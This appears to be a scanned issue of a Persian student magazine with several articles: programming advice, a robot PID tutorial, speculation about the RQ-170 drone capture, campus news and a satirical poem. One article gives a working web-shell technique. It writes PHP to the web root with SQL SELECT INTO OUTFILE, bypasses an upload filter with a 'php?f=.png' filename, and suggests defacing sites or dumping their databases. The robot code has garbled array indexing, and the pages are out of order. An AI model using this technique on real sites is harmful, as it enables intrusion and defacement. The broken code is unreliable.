• روی پروژه های دیگران کار کنید. برنامه هایی که دیگران نوشتند را مطالعه کنید. سعی کنید باگ های برنامه های دیگران را رفع کنید. به این فکر کنید که چطور برنامه هایتان را طراحی کنید که کار کسانی که می خواهند آن را نگهداری کنند آسان تر شود.

• کلی زبان برنامه نویسی یاد بگیرید. یک زبان که از شی گرای و کلاس ها پشتیبانی کند (مثل جاوا یا سی پلاس پلاس)، یک زبان تابعی (مثل لیسپ یا ML) [یا Haskell]، یک زبان اعلانی (مثل پرولوگ یا قالب ها در سی پلاس پلاس)، یک زبان که از coroutine ها پشتیبانی کند (مثل Scheme یا Icon)

[امروزه زبان های

ادامه در صفحه بعد ...

پروژه روباتیک

■ محمد امین محمودزاده ■


مشکل می‌کند. تکانه روبات و این اتفاقی که توضیح داده شد، باعث ناهمگون راه رفتن روبات و به اصطلاح پنگوئی راه رفتنش میشه (می‌تونید کمی به این موضوع فکر کنید که چرا اگر حسگرهای روبات فقط عدد ۰ یا ۱ را برگردونن، تکانه روبات باعث میشه روبات به صورت پنگوئی حرکت کنه. اگر براتون جالب بود که حتماً جوابشو بدویند، می‌تونید به آزمایشگاه Phoenix مراجعه کنید). پس برای اینکه روبات ما دیگه به صورت پنگوئی راه نره، ما حسگرها رو طوری طراحی می‌کنیم که به جای ۰ و ۱، عددی بین ۰ تا ۱۰۰ به ما برگردونن (که این کار در حوزه الکترونیک روباته)، بعد از اون با استفاده

از برنامه زیر به روباتمون می‌فهمونیم که هر چقدر خط از زیر روبات به سمت چپ منحرف‌تر شد، سرعت موتور سمت راست بیشتر از موتور سمت چپ بشه تا روبات بتونه این انحراف رو با چرخوندن خودش به سمت چپ درست بکنه و هر چقدر به سمت راست منحرف‌تر

بود، به سمت راست خودشو بچرخونه. پس اندازه چرخش روبات با توجه به میزان کج بودن خط و روبات میدونه که هر زمانی چقدر باید بچرخه. اگر دقت کنین می‌بینید که وقتی به روبات بگیم به اندازه‌ای بچرخ که انحراف در خط وجود داره، نه بیشتر نه کمتر، باعث میشه که دیگه روبات بیش از اندازه نچرخه و به اصطلاح پنگوئی راه نره. به این کنترل خاص که به صورت کاملاً ابتدایی طراحی شده، PID می‌گن که پیشرفته ترش توی درس کنترل صنعتی ارائه میشه.

```
char sen[5]; //Maghadire Sensor
ha varede in araye mishavad
sen[0]*=1;
sen[0]*=2;
sen[0]*=3;
sen[0]*=4;
sen[0]*=5;
sen[0]*=6;
speedL=(sen[0]+ sen[1]+
sen[2]+ sen[3]+ sen[4]+
sen[5]) - 350;
speedR= - speedL;
Motor(speedL,speedR);
```

این بار می‌خواهیم یک پروژه جدید روباتیکی رو در مورد کنترل PID یک روبات تعقیب خط با هم بررسی کنیم. از پروژه قبل اگر یادتون باشه روبات تعقیب خط، روباتی بود که خط سیاه رنگی رو در زمینه سفید رنگ دنبال می‌کرد. فرض کنید روبات ما به شکل زیر باشه و جلوش ۶ تا دونه از همون حسگرها یا چشم‌های الکترونیکی که پروژه پیش باهاشون آشنا شدیم، به همراه دو عدد موتور معمولی باشه. این بار می‌خواهیم بیشتر در مورد سیستم کنترلی این روبات با هم کار کنیم تا سیستم الکترونیکش، پس داده‌های ورودی ما میشن حسگرهای مادون قرمز که به عنوان چشم



روبات به کار میرن و قراره زیر روبات باشن تا ببینن که خط زیر اون حسگر هست یا نه؛ که این بودن یا نبودن خط رو با ارائه یه عدد مثلاً بین ۰ تا ۱۰۰ نشون میدن؛ یعنی هر چقدر خط سیاه به زیر حسگر نزدیک‌تر باشه، عددی که حسگر برمی‌گردونه به ۱۰۰ نزدیک‌تره و هر چقدر خط از زیر حسگر دورتر باشه، حسگر

عدد کمتر و نزدیک‌تر به ۰ رو نشون میده. به همین ترتیب فرض کنید موتورهای ما هم با توجه به عددی بین ۰ تا ۱۰۰ که ما بهشون میدیم، سرعت خودشون رو تنظیم می‌کنن. ۱۰۰ نشان دهنده حداکثر سرعت به سمت عقب موتور و ۰ نشان دهنده سرعت صفر یا ترمز و ۱۰۰ نشان دهنده حداکثر سرعت رو به جلو موتور هست. با توجه به این طرح مسئله ما ۶ متغیر ورودی داریم که در آرایه Sen[۰-۵] می‌ریزیم و یک تابع خروجی نیز به شکل Motor (Left motor speed, Right motor speed) داریم که سرعت موتورهای سمت چپ و راست رو تعیین می‌کنه. اگر حسگرهای ما فقط عدد ۰ یا ۱ را برمی‌گردوندند، اون وقت مشکلی که توی کنترل روبات پیش می‌ومد، این بود که روبات مثل یک پنگوئن به چپ و راست متمایل می‌شد و خط مستقیم رو طی می‌کرد و نمی‌تونست صاف راه بره؛ چون وقتی خط از وسط روبات منحرف بشه، در این صورت روبات می‌فهمه و سریعاً خودشو می‌چرخونه؛ اما متأسفانه نمی‌دونه که چقدر باید بچرخه، در نتیجه ممکنه زیادی بچرخه و باعث بشه خط دوباره از وسط روبات رد بشه و به سمت مخالف منحرف بشه که این منجر به چرخش دوباره روبات و در حقیقت وارد شدن روبات به یه حلقه اشتباه میشه که کنترلش رو دچار

... ادامه از صفحه قبل

دیگری از جمله سی شارپ هم coroutine را دارند و یک زبان که از برنامه نویسی موازی پشتیبانی کند (مثل Erlang) [Sisal] و یادتان باشد که ما با کامپیوتر سر و کار داریم. بدانید که چقدر طول می‌کشد تا کامپیوترتان یک دستورالعمل را اجرا کند، یک کلمه را از حافظه واکشی کند (در هر دو حالت وجود و نبودش در کش)، کلماتی متوالی را از دیسک بخواند، یا به یک مکان از دیسک برود (seek) [منظور نویسنده آشنایی با معماری کامپیوتر است. آقای Stroustrup خالق سی پلاس پلاس هم روی این نکته تأکید دارند].

درگیر استاندارد سازی یک زبان شوید. حالا می‌تواند کمیته ANSI C++ باشد یا استاندارد شخصی تان برای کدنویسی (مثلاً این که برای تورفتگی از ۲ فاصله استفاده کنید یا ۴ تا) در هر حال یاد می‌گیرید که بقیه چه چیزهایی را در یک زبان دوست دارند و همینطور علت این دوست داشتن را.

با در نظر گرفتن این موارد، این سوال پیش می‌آید که صرفاً با مطالعه ی کتاب چقدر می‌توانید یاد بگیرید. قبل از تولد اولین بچه ام، تمام کتاب های "چگونه..." (How To...) را خواندم بودم و باز هم حس می‌کردم مبتدی ام. ۳۰ ماه بعد (پس از تولد دومین فرزندم) دیگر سراغ کتاب هایم نمی رفتم؛ به جایش به تجربه ی شخصی ام تکیه کردم که معلوم شد خیلی مفیدتر و مطمئن تر از هزاران صفحه کتاب هایی است که توسط متخصصین نوشته شده اند. آقای Fred Brooks در مقاله ی "No Silver Bullets" (۲) طرحی سه بخشی برای پیدا کردن بهترین طراحان نرم افزار مشخص کرد:

- ۱- به طور سیستماتیک و هر چه زودتر طراحان برتر را مشخص کنید
 - ۲- یک مربی حرفه ای به آن ها اختصاص دهید تا مسائل و مراقب کار باشد
 - ۳- فرصت هایی را فراهم بیاورید که این افراد از طریق ارتباط و برانگیختن همدیگر، رشد کنند
- آلن پرلیس می‌گوید: "هر کسی می‌تواند حجاری یاد بگیرد، میکال آنژ باید یاد می‌گرفت چطور این کار را نکند. در مورد برنامه نویسان بزرگ هم همینطور است."
- باشه، بروید و ان کتاب جاوا را بخريد؛ احتمالاً به دردتان بخورد ولی زندگی تان یا تخصصتان در کل در طول ۲۴ ساعت، روز یا حتی ماه تغییر چندانی نخواهد کرد.

(1)

Bloom, Benjamin (ed.) Developing Talent in Young People, Ballantine, 1985
Hayes, John R., Complete Problem Solver. Lawrence Erlbaum, 1989
Bryan, W.L. & Harter, N. "Studies on the telegraphic language: The acquisition of a hierarchy of habits. Psychology Review, 1899, 8, 345-375

Chase, William G. & Simon, Herbert A. "Perception in Chess" Cognitive Psychology, 1973, 4, 55-81

(2)

<http://citeseer.nj.nec.com/context/7718/0>

متن اصلی: <http://www.norvig.com/21-days.html>

چه کسی هواپیمای بدون سرنشین مرا سوار شد؟!

■ افشین جمشیدی ■

بازم به شماره دیگه شد و نتونستیم به اتفاقات روزمره دوروبرمون بی تفاوت باشیم و می‌خوایم که از دیدگاه تکنولوژی بهش نگاه کنیم. از اونجایی که این شماره طول کشید تا آماده بشه، اتفاقات روزمره زیادی افتاد که می‌شد روشن بحث کرد. مثلاً «بچه‌ها» ریختن و سفارت انگلیس رو گرفتن! هر چی ما تحقیق کردیم، ربط کامپیوتری ای براش پیدا نکردیم، نه تکنولوژیکی، نه منطقی! البته موضوعش روزمره‌تر از مجله‌ی علمی ما بود! نتیجه تحقیقات ما روی هیچ کدوم از اتفاقات هنری اخیر نیز نه تنها اثری از تکنولوژی در بر نداشت، بلکه بیش از حد به تمدن کهن نزدیک بود! حتی تمام اتفاقات دهه فجر رو از ورود امام تا ۲۲ بهمن زیر نظر داشتیم، ولی متأسفانه خیلی سنتی‌تر از تصورات ما برگزار شد!! تنها سرنخ آخرین ترور هم نگرانی پدر از ترور دانشمند جوانش بود! (بقیه مواردی که بهشون اشاره نشد را به عنوان ایده‌ای ناب برای شماره‌های دیگه محفوظ نگه می‌داریم.)

ناگزیر مجبور شدیم برگردیم به قضیه پهباد و هواپیمای جاسوسی. چیزی که به جرات می‌تونم بگم پیروزی بسیار بزرگ بر تهدیدگران و اثباتی بر «توانایی» های ایرانی جماعت بود. البته من به احترام اشخاص فنی این پروژه کلاه از سر برمی‌دارم و عرض ارادت می‌کنم. هر چی هم در ادامه می‌آرم، نظرات شخصی خودم هست بر اساس جستجوهای که کردم، علمی که از قبل داشتم و تجربیات و اطلاعاتی که از توی کار به دست آوردم، و همون قدر که لزومی نداره که درست باشه، قرار نیست که اشتباه باشه. قبل از همه چیز پیشنهاد می‌کنم که یه نگاهی به صفحه ویکی‌پدیایی که برای این حرکت ساخته شده بندازید. خلاصه خوبی از تمام مواردی که در این مورد منتشر شده رو ارائه می‌ده: (تصرف پهباد آمریکا در خاک ایران [http://www.nirooyeiran.vcp.ir/?viewpost=re55ayf553g](http://fa.wikipedia.org/wiki/http://www.nirooyeiran.vcp.ir/?viewpost=re55ayf553g))

ولی از اونجایی که هیچ کدوم از مواردی که در لینک بالا ارائه شده، اثبات نشدن، من هم نظریات خودم رو می‌دم و با یه سری استدلال منطقی، یه تعدادی ویژگی برای اون هواپیمای جاسوسی قائل می‌شم و راه حل‌ها رو با اون فرضیات ارائه می‌دم.

اول اینکه این هواپیما تحت هیچ شرایطی نباید به دست بیگانگان بیفته. چون هزینه‌های بین المللیش بیشتر از هزینه ساختش هست. پس دولت‌ها ریسک نمی‌کنن و در اولین موقعیت خطرناک هواپیما رو از بین می‌برن. دلایل دیگه برای این فرض اینه که من موردی رو در اینترنت پیدا نکردم که هواپیمایی سالم شکار شده باشه. در عوض مثل این چند تا خبر، چندین تا هواپیمای جاسوسی فقط منهدم شدن و گزارشی از نشوندنش نیست.

(سپاه ۲ هواپیمای جاسوسی را منهدم کرد.)
دلیل بعدی اینه که این هواپیما اونقدر از لحاظ تکنولوژیکی جدید و مهم هست که رئیس دولت به

کشور ۳۰۰ میلیونی می‌آد رسماً اعلام می‌کنه (<http://abcnews.go.com/Blotter/obama-asks-iran-rq-170-sentinel-drone-back/story?id=15140133>) که ببخشید هواپیمامون افتاد تو کشورتون، اگه می‌شه پس بدیدش! گفتن همچین حرفی، عظمت تویی که افتاده تو حیاطمون رو نشون میده! با وجود اینکه تقریباً بدیهی هست که تا مدت‌ها باید این رو مهندسی معکوس کنیم و حتی زمانی که فهمیدیم هر قطعه چه طوری کار می‌کنه و با چه مواد اولیه‌ای ساخته شده، باز هم نمی‌تونیم مشابهش رو بسازیم. چون خیلی پیش نیازها می‌خواد؛ به عنوان مثال، می‌دونیم CPU از چی تشکیل شده، معماریش چیه، حتی ترانزیستور بهتر از نمونه خارجیش داریم، (<http://scienceblog.com/9576/>) Iranian-unveils-worlds-fastest-transistor (ولی باز نمی‌تونیم تولیدش کنیم. وقتی کار به جایی می‌رسه که آدم حاضر می‌شه خودش رو این قدر کوچک کنه، همیشه قیلس ترجیح می‌ده که تمام ضررهای مالی رو متحمل شه تا این که این همه آبروریزی براش در بی داشته باشه. پس اولین فرض اینه که با کوچکترین شکی مبنی

البته امکان هم
داره که RQ۱۷۰
زده باشه بغل که
با کپسول، باک
گازش رو پر کنه و
ملت ریخته باشن
سرش!

بر افتادن هواپیما دست بیگانه، هواپیما باید منفجر بشه. نشونه‌هایی که می‌تونه بگه هواپیما تحت کنترل نیست، جواب ندادن به دستورالعمل‌ها، خارج شدن از محدوده‌ی مجاز حرکتی، فرود بدون برنامه، دستورهای متفاوت به منظور کنترل هواپیما و ... همون طوری که در مقاله ویندوز قرمز گفتیم، الگوریتم‌های رمز نگاری زیادی هست که هر کدوم هزینه زمانی خاص خودشون رو دارن (رمزنگاری/ اهمیت چیزی که داره رمز می‌شه، می‌شه میزان امنیت رو زیاد کرد و تو تئوری، زمان شکستن قفل رو به بینهایت میل داد. پس دومین فرض اینه که این هواپیما باید از حداقل‌های الگوریتم‌ها استفاده کنه که امنیت تبادل ارتباطش رو تامین کنه. نکته مهم بعدی، دستگاه فرستنده و گیرنده اطلاعات به هواپیما هست. تقریباً فقط با ماهواره می‌شه کنترل دقیق روی این پهباد تو کل دنیا داشت. و برای اینکه

بشه کنترل ماهواره رو به دست گرفت، راحت ترین راهش (البته به نسبت!) همون در دست گرفتن کنترل ماهواره هست، یا اینکه با یه ماهواره مشابه دستورات رو به هواپیما فرستاد.

حالا شما درصد پیچیدگی قضیه رو حساب کنید که چه طوری اول کنترل فرستنده رو باید در دست بگیرن، بعد دستورات رو رمز گشایی کنن و بعد یه طوری به هواپیما دستور بدن و کنترلش کنن که طرف نفهمه و خودش کنه!

اولین فرضی که به ذهن من رسید، این بود که اطلاعات کاملی در مورد هواپیما موجود بوده. از اونجایی که RQ۱۷۰ ریگی نبوده که بشه با پول و تهدید و ... آمار پروازش رو درآورد و رو هوا نعلش کرد، رفته سراغ سایت سازنده هواپیما و سابقه هک شدن سایت. شرکت سازنده، به صورت غیر رسمی تایید کرده که این هواپیما رو در سال (۲۰۰۷) ساخته و بعد از اون، خبر رسمی‌ای مبنی بر هک شدن سایتشون تو سایت zone-H نیست. البته یک مورد هک توسط گروه Lulz روی سایت <http://www.lockheedmartin.com> انجام می‌شه که هدفش بیشتر خوندنمایی و اثبات توانایی بوده. (<http://hamshahronline.ir/news-137875.aspx>) با این اوصاف، اطلاعاتی که بخواد راحت به دست اومده باشه، موجود نیست و همش رو باید با رمز گشایی پیدا کرد.

بعد رفته سراغ ماهواره‌ها که بینم آیا می‌شه ماهواره‌ای رو پیدا کرد که از رده خارج شده باشه، یا اینکه هک شده باشه، یا گزارش خرابی و ... ولی تو هیچ سایت خبرگزاری یا سایت‌های ماهواره‌ای چیزی پیدا نکردم. از اون طرف چند سال پیش یه انیمیشن برای رو نمایی یکی از ماهواره‌هایی (که نمیدونم فرستادنش هوا یا نه) که تو ایران ساخته شده، درست می‌کردم، اونجا اندکی با ماهواره‌ها و گیرنده‌ها و فرستنده‌هاشون آشنا شدم. یکی از دوستانم هم یه برنامه کنترلی برای یکی از همین ماهواره‌های پرت نشده، نوشته بود. چیزی که من در این تجربیات دیدم، حداکثر می‌تونستن اطلاعات عمومی ماهواره‌های بالای سرشون رو بخونن و بوق‌های ناهنجاری تولید کنن! یا اینکه دستورات کنترلی محدودی رو با یه برنامه به زبان C# به ماهواره بفرستن. از اون طرف پهنای باند ماهواره‌ها اونقدر کم بود که عکس‌هایی که ماهواره‌ی ایرانی از فضا ارسال می‌کرد، در حدی بود که انگار یک فضاپنورد با دوربین دیجیتال از فضا عکس می‌گیره و می‌فرسته برای ایستگاه زمینی. شایدم چون اون ماهواره رو دانشجو‌ها نساخته بودن، طرف نتونسته اینترنت با سرعت بیشتر از ۱۲۸ Kb/s بگیره و مجبور بود اندازه عکس‌ها رو کوچک کنه! در هر صورت، بالاخره توی این عرصه تازه وارد هستیم و همین میزان پیشرفت هم با حجم زیاد تحریمات مقدار زیادی هست. ولی چیزی که مهمه، مقایسه تکنولوژی موجود با تکنولوژی روز هست که فرضیه کنترل پهباد رو با یکی از ماهواره‌های داخلی رد می‌کنه.

چیزی که تا الان می‌مونه، به کمک یه ماهواره خارجی، بعد از شکستن سیستم رمزنگاری RQ-۱۷۰ ماهواره رو کنترل کردن و نشوندنش. برای اینکه جو عوض شه؛ من تو این مدت چند نفر رو دیدم که ادعا کردن اونا هواپیما رو نشوندن، ساده‌ترینش

اصلی اطلاعات رو نمی فرسته، خیلی کمه. اصلاً فرض کنید شما قراره توی cmd توی ویندوز یا shell تو لینوکس کار کنید و آشنایی ابتدایی باهاشون دارید. با اینکه help و document به میزان کافی در موردشون پیدا می شه، باز هم سخت و زمان بر و پر از اشتباه هست، چه برسه به RQ۱۷۰!

این دلایل ۲ تا فرضیه رو تأیید می کنه، یکی داشتن اطلاعات کامل از این هواپیما، یکی هم گرفتن هواپیما با تور! البته امکان هم داره که RQ۱۷۰ زده باشه بغل که با کپسول، باک گازش رو پر کنه و ملت ریخته باشن سرش!

برای فرستنده دستورات هم با توجه به شرایط بین المللی، فقط می شه از ماهواره های چینی و روسی کمک گرفت، که سابقه روسیه در زمینه ماهواره ها و جنگ سرد به شدت بیشتر هست. خوب وقتی شما از یه کشور ماهوارش رو قرض می کنی، ازش اطلاعات نرم افزاری طلب نمی کنی؟! کی از اطلاعات فنی پشت پرده خبر داره؟!

اطلاعات مفید در مورد پهپادها:

<http://aerospace1.blogfa.com/post-183.aspx>

کامپیوتری بخریم که پسورد ۱۰ کاراکتری رو ظرف مدت یک سال بتونه پیدا کنه، با توجه به الگوریتم های رمزنگاریش، باید هزینه های سنگینی انجام داد:

یک مرحله MD5: هزار و صد دلار

PBKDF2: صد و شصت میلیون دلار

bcrypt: یک و دو دهم میلیارد دلار

scrypt: چهار و سه میلیارد دلار

<http://www.tarsnap.com/scrypt/scrypt.pdf>

تازه این برای الگوریتم های آشنا و در دسترس هست. حالا حساب کنید با فرض اینکه اون هواپیما از روز اول تولیدش به خفن ترین کامپیوتر داخل کشور هم وصل بود (<http://www.khabaronline.ir/detail/132345>) باز هم هنوز رمزش پیدا نشده بود. دستورات کنترلی اون هواپیما هم قاعدتاً به سادگی "Sit down" و "shutdown" نیست. اصلاً فرض کنیم که دستورات به همین سادگی باشن. مسلماً این هواپیماها از سیستم عامل ویندوز استفاده نمی کنن (حداقل دلیلش اینه که ویندوز زمان های زیر ۱ میلی ثانیه رو نمی فهمه). پس سیستم عامل یا نسخه ای تغییر یافته از لینوکس هست یا سیستم عاملی دست نویس یا حتی بدون سیستم عامل. هر کدام از موارد بالا باشه، باز هم کار کردن باهاش سخت و زمان بر خواهد بود و احتمال اینکه دستور اشتباهی وارد نشه که هواپیما نفهمه فرستنده

سنگ پرت کردن برادرای ساده دل به هواپیما بوده که چون RQ۱۷۰ هوشمند بوده، می دونسته اگه اون سنگا بهش بخوره چه بلایی به سرش میاد و خودش رو تسلیم کرده. پیچیده ترینش هم کاغذی بود که مدعی می گفت قرارداد نشوندن اون هواپیما روی زمین بوده! که طبق تعریف های اون شخص محترم، برای پیدا کردن اطلاعات کافی، طرف حتی مجبور شده بود که خونش رو بفروشه! ولی بعد از نشوندن هواپیما، برادرای خیلی تحویلش نگرفتن و حتی هزینه هایی هم که کرده بود، برنگشته (برای همین هم برای ما تعریف می کرده)!! اون دوستمون مراحل نشوندن هواپیما رو هم این طوری بیان می کنه که از وقتی که این هواپیما به کرات تو آسمون ایران قابل رویت بوده، تصمیم می گیرن هواپیما رو بنشونن. بعد از ماه ها مطالعه و تحقیق، سیستم رمزنگاریش رو می فهمن و بهش دستور میدن که بشینه. بعد برای اینکه هواپیما با اطلاعات GPS نفهمه کجا نشسته و خودش رو منفجر نکنه، به سرعت با یه پارچه مغناطیسی روش رو می پوشونن و اون زیر خنثی می کنش!!

حالا می مونه سیستم رمزنگاری و دستورات قابل فهم دادن به هواپیما. وقتی شما یه رمز ۱۰ رقمی برای سیستمتون می گذارید، به صورت میانگین بیش از ۵ سال طول می کشه تا اون رمز به وسیله کامپیوترهای پر سرعت رمزگشایی بشه. برای اثبات این قضیه می تونید به کتاب زیر مراجعه کنید که اونجا گفته اگر بخوایم

چگونه فایل شل را با استفاده از دستورات sql آپدیت کنیم؟

■ سید محمد معین حسینی منش ■

فایل شل رو آپلود کرد و همه اینایی که گفتم به جورایی مقدمه و درفشانی بود: دی برای راحتی کار فرض کنید که به phpmyadmin یه سایتی دسترسی دارید، حالا می خواهید با استفاده از همین امکان ساده یه فایل php رو آپلود کنید. خوب به عنوان یه کار ساده یه table توی یکی از دیتابیس ها درست می کنیم.

```
CREATE TABLE IF NOT EXISTS `shell` (
  `shell` text NOT NULL);
```

یه جدولی که فقط یه فیلد داره و اسم اونم shell گذاشتیم.

حالا یه سری اطلاعات مفیدتری توی این جدول می ریزیم، مثلاً:

```
INSERT INTO `shell` (
  `shell`
) VALUES (
  '<?php echo ("Hacked By KNTU Hackers");>'
```

الان ما یه سطر رو به جدول insert کردیم که توی اون یه کد php قرار داره.

حالا از این جدول یک خروجی می گیریم و توی یک فایل php ذخیره می کنیم، مثلاً

```
select * into outfile 'var/www/hacked.php'
from shell
```

حالا یه فایل به اسم hacked.php تولید شده که توی اون یه عبارت php قرار داره.

وقتی اون فایل رو اجرا کنید، عبارت Hacked By KNTU Hackers نمایش داده می شه. حالا به جای این اطلاعات، می تونید با یه فایل شل این کار رو انجام بدید و یه فایل شل رو با استفاده از دستورات sql آپلود کنید.

وقتی می خواهید یه فایل شل رو توی یه سایتی آپلود کنید، اول باید توی اون سایت یه باگی پیدا کنید؛ مثلاً فرض کنید یه سایتی به کاربراش فقط اجازه آپلود فایل های تصویری رو می ده، که اون سایت هم این کار رو با پیدا کردن آخرین (نقطه) در اسم اون فایل و مقایسه عبارت بعد از dot با فرمت های قابل قبولش انجام می ده. مثلاً moein.moein.png را در نظر بگیرید، خوب این یک فایل با فرمت png است و اجازه آپلود شدن هم داره، چرا؟ چون عبارت بعد از آخرین نقطه رو به عنوان فرمت فایل در نظر می گیره که اونم png یه و فایل رو آپلود می کنه. البته این دفعه سیستم فرمت فایل رو درست تشخیص داد. ولی ما می خوایم گولش بزنیم! من یه فایل php درست می کنم و توش هرچی که دوست دارم رو می نویسم. به عنوان مثال یه فایل ساده که فقط یه عبارت کوچولو رو چاپ کنه: Hacked By KNTU Hackers

```
<?php
echo ("Hacked By KNTU Hackers");
?>
```

خوب حالا فایل رو save می کنم ولی این دفعه اسمش رو می ذارم moein.php?f=.png

موقع آپلود، این سایت میاد دوباره آخرین دات رو پیدا می کنه، ادامه می اون رو می خونه و به png می رسه و اجازه آپلود رو می ده. حالا من توی سایت اونا یه فایل به اسم moein.php دارم که وقتی اجرا شه، توی صفحه، Hacked By KNTU Hackers رو نشون می ده. البته این یک فایل ساده php بود، به جای آپلود این فایل می تونید یه فایل شل آپلود کنید و کلاً اون سایت رو دیفیس کنید، از دیتابیسش بک آپ بگیرید یا ... ولی در اصل قرار بود بگوییم که با دستورات sql چه جوری می شه یه

مسابقه رباتیک ایران اپن و خواجه نصیرما

■ محمدمین محمودزاده ■

انگار نه انگار که بزرگترین مسابقه رباتیک کشور فروردین ۹۱ قراره برگزار بشه و فقط ۱ ماه دیگه وقت مونده که تیم‌های رباتیک خودشون رو برای این مسابقه بزرگ و تورنمنت بین‌المللی آماده کنند؛ مسابقات بین‌المللی رباتیک ایران اوپن. خبر دارم حتی بعضی از مدارس دبیرستانی و راهنمایی هم بودجه‌ی قابل توجهی رو برای این کار در نظر گرفتن؛ چون هم جنبه‌ی تبلیغاتی داره براشون و از این طریق می‌تونن اسمی از خودشون تو دهن‌ها پر کنن! هم کمی به جنبه علمی و فنی بچه‌هاشون فکر می‌کنن و می‌خوان از اون نظر هم پیشرفت کنن. اما دانشگاه ما، دانشگاه به این بزرگی و عظمت، یدک کش صنعتی، توی دانشکده برق و کامپیوتر خودش هنوز به کمیته راه ننداخته که مشخص کنه می‌خواد توی این رقابت کجای قضیه رو بگیره.

به هر حال بد نیست بدونید بچه‌های همین دانشکده با همین وضع سعی کردن به صورت گروهی و در واقع نسبت به دانشگاه، انفرادی، خودشون رو در این مسابقه نشون بدن. بچه‌های kn2c مثل سال‌های گذشته با ربات‌های فوتبالیست خودشون، قراره مسابقه رو در لیگ ربات‌های فوتبالیست سائز کوچک منور کنن! به گروه دیگه از بچه‌های ۸۹ هم با وجود کمبود امکانات و چیزهای دیگه‌ای که ... تونستن ظرف مدت ۲ ماه ربات مین یاب خودشونو به مرحله ای برسونن که بتونه تو مسابقه شرکت کنه، حالا هم دارن روی الگوریتمش کار می‌کنن تا با شرکت در ایران اوپن هم تجربه‌ای در زمینه ربات‌های مین یاب داشته باشن، هم جایگاه خوبی بین بقیه ربات‌های مین یاب نصیب رباتشون بشه. گروه فونیکس هم که با ربات میکروموس خودشون

رتبه خوبی در مسابقات کشوری شیراز کسب کردن و مدال مقام دومی کشور رو گردن انداختن، فعلاً کمی به فکر تجدید قوا و ارتقای رباتشون هستن که باید ببینیم بعداً چکار می‌کنن. ربات‌های معروف Resquake که ۴ ربات معروف امدادگر این تیم هستن هم منتظر حضور در رقابت‌های جدیدند که باید منتظر بمونیم و ببینیم کدومشون برای حضور در این مسابقه آماده می‌شن. به غیر از این گروه‌هایی که نامشون برده شد، هستن گروه‌ها و کسانی که فعالیت‌هایی در زمینه رباتیک داشتند یا دارند و امیدوارم بتونن با تلاش‌های زیادشون به مسابقات ایران اوپن برسن؛ ولی فعلاً امید ما به همینها بود!

این وضع این روزای خواجه‌ی ماست...

دانشجو ، هویت ، دانشگاه

■ پرهام محمدی ■

خبرش خیلی ساده است، ساده‌تر از آنی که بخواهم شرحش دهم و البته دردناک. دردناک برای ما. خودمان را می‌گوییم، قشر «دانش‌جو»، مایی که چندین سال است سعی می‌کنیم «دانش‌گاه را زنده‌گی» کنیم. مایی که سعی می‌کنیم با هر زحمتی که شده یک گام به جلو برداریم و این صفت دانش‌جو را با تمام مشقاتش یک گام به جلو بکشانیم. مایی که زندگی‌مان شده است این دانش‌گاه. مایی که می‌خواهیم وقتی از «خواجه‌نصیر» می‌گوییم، سرمان را بلند کنیم. مایی که افتخارمان همین مسیری است که هرچند آرام‌آرام و سخت ولی با هزاران امید طی کردیم، خلاصه بگوییم: مایی که «هویت» مان دانشگاهمان است، دانش‌گاهی که «هویت» ش از ماست.

خبر، خبر برگزاری «جشن بزرگداشت خواجه‌نصیرالدین طوسی و روز مهندسی در سالن اجتماعات برج میلاد است». خبرش به خودی خود

ساده است، مانند هزاران خبری که هر روز می‌شنویم؛ ولی آن زمان دردناک می‌شود که بدانی در گوشه گوشه‌ی این دانش‌گاه، پروژه‌های تیم‌های دانشجویی به دلیل کمبود بودجه ناتمام می‌ماند. وقتی دردناک می‌شود که بدانی مقالات بعضی از دانشجویان به دلیل عدم حمایت دانش‌گاه برای پرداخت هزینه‌ی شرکت دانش‌جویان در کنفرانس‌های بین‌المللی، هرگز ارائه نمی‌شوند. وقتی دردناک می‌شود که بدانی دانشکده‌ی مهندسی مکانیک و صنایع به بهانه‌ی کاهش هزینه مصرفی برق ساعت ۶ بعدازظهر تعطیل می‌شود. وقتی دردناک می‌شود که بدانی به علت کمبود خواب‌گاه‌های دانشگاه، تعدادی از دوستان مجبور باشند که هزینه‌ی گزافی برای اقامت در خواب‌گاه‌های خود گردان و ... بپردازند. وقتی دردناک می‌شود که هر روز ناچار باشی غذای بی‌کیفیت سلف دانشکده را بخوری. وقتی دردناک می‌شود که دانشکده‌ات

یک زمین ورزش، یک محیط استراحت، یک بوفه‌ی با امکانات و ... نداشته باشد و همه‌ی این‌ها دردناکند و زمانی که این خبر را می‌شنوی انگار که دنیای خرابت، خراب‌تر می‌شود. انگار که همان امید اندک هم به ناامیدی می‌گراید. نیازی به اطناب سخن نیست، همه‌مان خوب می‌دانیم که هرچه بگوییم در این جماعت خواب زده اثر نخواهد کرد، همه‌مان خوب می‌دانیم که هرچه تا به حال گفتیم، اثر نکرده است. مگر نه اینکه اینچنین برنامه‌ای سال گذشته نیز در تالار وزارت کشور برگزار گردید و تعدادی از دانش‌جویان به آن معترض شدند، ولی این رویه همچنان باقی‌ست؟ ای کاش گوش شنوایی بود، ای کاش گوش شنوایی باشد:

«چنان خسب که فغان آید به گوش اگر دادخواهی برآرد خروش» سعدی

محرمانه

■ شاعر : ستاره جو ■

از آنجایی که خیلی ساده هستیم
همه جان بر کف و آماده هستیم
لذا در روز تقدیر از مهندس
از آنجایی که می‌شد این خلاء حس
که استادان کمی مهجور هستند
ز اسباب مصرت دور هستند
به کام این به نام آن گرفتیم
فقط خواستیم بگیم پارتی کلفتیم

۱. پادشاه افسانه‌ای که به هر چیزی
دست می‌زد، طلا می‌شد.

تمام طرح‌ها در دست اقدام
به دانشجو جماعت می‌دهیم وام
به جز یک طرح، که طرح مهمی ست
و از اول، نشسته اول لیست
سمینار در برجی کذایی
و لایذ از برای اقتضایی
به نام آن، به کام دیگران است
به کام دیگران با نام آن است
نشستی ساده و خوب و صمیمی
به صرف چای و قلیان و حلیمی
از آنجایی که آن جا میخ دارد
تمام صندلی‌ها سیخ دارد
از آنجایی که دانشجو جماعت
در این گونه مراسم نیست راحت

بنا ها تازه ساز و رو به راه است
خدا بر مدعای ما گواه است
نبود و فقر امکانات حرف است
معابر خالی از باران و برف است
اگر هم هست یک دریای موج
فدای قامت رعناي آن کاج
که زیر بار شادی‌های بسیار
آریبی رفته تا سر منزل یار
هوا عالی، زمان عالی، مکان خوب
دو تا پارو، دو تا گونی، یه کم جوب
